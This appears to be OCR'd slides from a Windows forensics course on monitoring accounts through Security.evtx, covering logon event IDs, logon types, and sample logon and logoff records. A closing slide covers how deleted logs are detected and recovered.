
Security.evtx: Account Monitoring

Everything in Windows is associated with an account

Event Ids

- **4720** Account Creation
- **4624** Successful Logon
- **4625** Failed Logon
- **4624** / **4647 / 4634** Successful Logoff
- **4738** A user account was changed (permissions granted or similar)
- **4648** Logon with explicit credentials
- **4776** Local account authentication (NTLM authentication)
- **4672** Special privileges assigned to new logon
- **4779** A user disconnected a terminal server session without logging off.

Source: https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/basic-audit-logon-events



Security Number of events: 15.466 (!) New events available

Keywords	Date and Time	Source	Event ...	Task Category
Audit Success	05/11/2020 10:57:39	Microsoft Windows security auditing.	4672	Special Logon
Audit Success	05/11/2020 10:57:39	Microsoft Windows security auditing.	4624	Logon

Event 4624, Microsoft Windows security auditing.

```
An account was successfully logged on.

Subject:
	Security ID:		SYSTEM
	Account Name:		DESKTOP-BJA12L3$
	Account Domain:		WORKGROUP
	Logon ID:		0x3E7

Logon Information:
	Logon Type:		2
	Restricted Admin Mode:	-
	Virtual Account:		No
	Elevated Token:		No

Impersonation Level:		Impersonation

New Logon:
	Security ID:		DESKTOP-BJA12L3\AHacker
	Account Name:		AHacker
	Account Domain:		DESKTOP-BJA12L3
	Logon ID:		0x3BB5DC1
	Linked Logon ID:		0x3BB5D9C
```

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	05/11/2020 10:57:39
Event ID:	4624	Task Category:	Logon
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	DESKTOP-BJA12L3

Use this to search for a specific Event ID / Time!

Logon Type

Account

Logon ID

Event ID


Timestamp

Computer

Uniquely identifies a particular event **within the same log source**!

Logon Type

Logon Type	Description
2	**Interactive** (logon at keyboard and screen of system)
3	**Network** (connection to shared folder on this computer from elsewhere on network)
4	Batch (scheduled task)
5	**Service** (Service startup)
7	Unlock (unnattended workstation with password protected screen saver)
8	NetworkCleartext: Logon with credentials sent in the clear text. Most often indicates a logon to IIS with basic authentication.
9	**NewCredentials** such as with RunAs or mapping a network drive with alternate credentials. "A caller cloned its current token and specified new credentials for outbound connections. The new logon session has the same local identity but uses different credentials for other network connections."
10	**RemoteInteractive** (Terminal Services, Remote Desktop or Remote Assistance)
11	CachedInteractive (logon with cached domain credentials such as when logging on to a laptop when away from the network)



Security Number of events: 15.466 (!) New events available

Keywords	Date and Time	Source	Event ...	Task Category
Audit Success	05/11/2020 10:59:25	Microsoft Windows security auditing.	4798	User Account Management
Audit Success	05/11/2020 10:59:25	Microsoft Windows security auditing.	4647	Logoff
Audit Success	05/11/2020 10:59:19	Microsoft Windows security auditing.	4798	User Account Management

Event 4647, Microsoft Windows security auditing.

```
User initiated logoff:

Subject:
        Security ID:        DESKTOP-BJA12L3\AHacker
        Account Name:       AHacker
        Account Domain:     DESKTOP-BJA12L3
        Logon ID:           0x3BB5DC1

This event is generated when a logoff is initiated. No further user-initiated activity can occur. This event can be
```

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	05/11/2020 10:59:25
Event ID:	4647	Task Category:	Logoff
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	DESKTOP-BJA12L3

- **Logon ID (from 4624)**

→**Session Time**

Windows Event Logs


Malicious Activity Detection

Deleting Event Logs?

- Results in an event **1102**
- Note: There are tools that allow event log editing without an event showing (Mimikatz…)

Recovery

- Backups
- Event Forwarding (EDR / SIEM / …)
- Carving
- VSS
- Memory



